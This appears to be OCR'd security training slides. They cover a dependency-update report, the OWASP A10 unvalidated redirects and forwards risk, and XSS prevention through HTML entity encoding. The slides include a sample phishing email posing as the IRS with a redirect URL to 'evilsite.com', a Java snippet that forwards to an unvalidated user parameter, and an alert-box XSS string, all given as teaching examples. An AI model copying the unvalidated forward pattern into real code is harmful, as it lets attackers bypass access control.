⚠	com.google.guava	guava	11.0	compile		jar		**11.0.1**	**12.0-rc1**	**12.0**
⚠	com.ibm.icu	icu4j	49.1	compile		jar				**50.1**
⚠	com.theoryinpractise	halbuilder	1.0.4	compile		jar		**1.0.5**		
⚠	commons-codec	commons-codec	1.3	compile		jar			**1.4**	
✓	commons-logging	commons-logging	1.1.1	compile		jar				
⚠	joda-time	joda-time	2.0	compile		jar			**2.1**	
⚠	net.sf.ehcache	ehcache-core	2.5.1	compile		jar		**2.5.2**	**2.6.0**	
⚠	org.apache.httpcomponents	httpclient	4.1.2	compile		jar		**4.1.3**	**4.2**	
⚠	org.apache.httpcomponents	httpclient-cache	4.1.2	compile		jar		**4.1.3**	**4.2**	
⚠	org.apache.httpcomponents	httpcore	4.1.2	compile		jar		**4.1.3**	**4.2**	
⚠	org.jdom	jdom	1.1	compile		jar		**1.1.2**		**2.0.0**
✓	org.slf4j	slf4j-api	1.7.2	provided		jar				

Most out of Date!

Details Developer Needs

This can automatically be run EVERY TIME software is built!!

2013-A10 – Unvalidated Redirects and Forwards

OWASP
The Open Web Application Security Project

Web application redirects are very common

- And frequently include user supplied parameters in the destination URL
- If they aren't validated, attacker can send victim to a site of their choice

Forwards (aka Transfer in .NET) are common too

- They internally send the request to a new page in the same application
- Sometimes parameters define the target page
- If not validated, attacker may be able to use unvalidated forward to bypass authentication or authorization checks

Typical Impact

- Redirect victim to phishing or malware site
- Attacker's request is forwarded past security checks, allowing unauthorized function or data access

Unvalidated Redirect Illustrated


OWASP
The Open Web Application Security Project


1 Attacker sends attack to victim via email or webpage

From: Internal Revenue Service
Subject: Your Unclaimed Tax Refund
Our records show you have an unclaimed federal tax refund. Please click here to initiate your claim.

3 Application redirects victim to attacker's site

2 Victim clicks link containing unvalidated parameter





Accounts
Finance
Administration
Transactions
Communication
Knowledge Mgmt
E-Commerce
Bus. Functions
Custom Code

Evil Site


http://www.irs.gov/taxrefund/claim.jsp?year=2006& ...
&dest=www.evilsite.com

4 Evil site installs malware on victim, or phish's for private information

Unvalidated Forward Illustrated

OWASP
The Open Web Application Security Project

1 **Attacker sends attack to vulnerable page they have access to**




```
public void
sensitiveMethod( HttpServletRequest
request, HttpServletResponse response) {
     try {
                    // Do sensitive stuff
here.
                    ...
   }
   catch ( ...
```

2 **Application authorizes request, which continues to vulnerable page**

Filter

```
public void doPost( HttpServletRequest request,
HttpServletResponse response) {
     try {
         String target = request.getParameter( "dest" ) );
     ...
     request.getRequestDispatcher( target ).forward(request,
      response);
   }
   catch ( ...
```

3 **Forwarding page fails to validate parameter, sending attacker to unauthorized page, bypassing access control**

A10 – Avoiding Unvalidated Redirects and Forwards

OWASP
The Open Web Application Security Project

- **There are a number of options**
  1. **Avoid using redirects and forwards as much as you can**
  2. **If used, don't involve user parameters in defining the target URL**
  3. **If you 'must' involve user parameters, then either**
     a) **Validate each parameter to ensure its valid and authorized for the current user, or**
     b) **(preferred) – Use server side mapping to translate choice provided to user with actual target page**
  - **Defense in depth: For redirects, validate the target URL after it is calculated to make sure it goes to an authorized external site**
  - **ESAPI can do this for you!!**
    - **See: SecurityWrapperResponse.sendRedirect(URL)**
    - **http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect(java.lang.String)**

- **Some thoughts about protecting Forwards**
  - **Ideally, you'd call the access controller to make sure the user is authorized before you perform the forward (with ESAPI, this is easy)**
  - **With an external filter, like Siteminder, this is not very practical**
  - **Next best is to make sure that users who can access the original page are ALL authorized to access the target page.**

Summary: How do you address these problems?

OWASP
The Open Web Application Security Project


- **Develop Secure Code**
  - **Follow the best practices in OWASP's Guide to Building Secure Web Applications**
    - **https://www.owasp.org/index.php/Guide**
    - **And the cheat sheets: https://www.owasp.org/index.php/Cheat_Sheets**
  - **Use OWASP's Application Security Verification Standard as a guide to what an application needs to be secure**
    - **https://www.owasp.org/index.php/ASVS**
  - **Use standard security components that are a fit for your organization**
    - **Use OWASP's ESAPI as a basis for your standard components**
    - **https://www.owasp.org/index.php/ESAPI**
- **Review Your Applications**
  - **Have an expert team review your applications**
  - **Review your applications yourselves following OWASP Guidelines**
    - **OWASP Code Review Guide: https://www.owasp.org/index.php/Code_Review_Guide**
    - **OWASP Testing Guide: https://www.owasp.org/index.php/Testing_Guide**

Data Validation

Do Not Trust User Input

Encoding

Figure 1. Typical XSS attack



XSS vulnerabilities

In a typical XSS attack, the attacker finds a way to insert a string into a server's web page. Suppose the attacker injects the following string into the web page: `<script>alert("attacked")</script>` . Every time an end user visits this page, their browser will download this script and run it as part of rendering the page. In this case, the script will run and the user sees an alert pop up that says "attacked."

http://www.ibm.com/developerworks/library/se-prevent/

Preventing XSS attacks

To help prevent XSS attacks, an application needs to ensure that all variable output in a page is encoded before being returned to the end user. Encoding variable output substitutes HTML markup with alternate representations called *entities*. The browser displays the entities but does not run them. For example, `<script>` gets converted to `&lt;script&gt;`.

Table 1 shows the entity name for some common HTML characters.

Table 1. Entity names for HTML characters


Result	Description	Entity name	Entity number
	Non-breaking space		
<	Less than	&lt;	&#60;
>	Greater than	&gt;	&#62;
&	Ampersand	&amp;	&#38;
¢	Cent	&cent;	&#162;
£	Pound	&pound;	&#163;
¥	Yen	&yen;	&#165;
	Euro	&euro;	&#8364;
§	Section	&sect;	&#167;
©	Copyright	&copy;	&#169;
®	Registered trademark	&reg;	&#174
™	Trademark	&trade;	&#8482;

Whitelisting / Blacklisting


Whitelist - Allow a Set of Characters

Blacklist - Reject a Set of Characters


Typically Done Using Regular Expressions



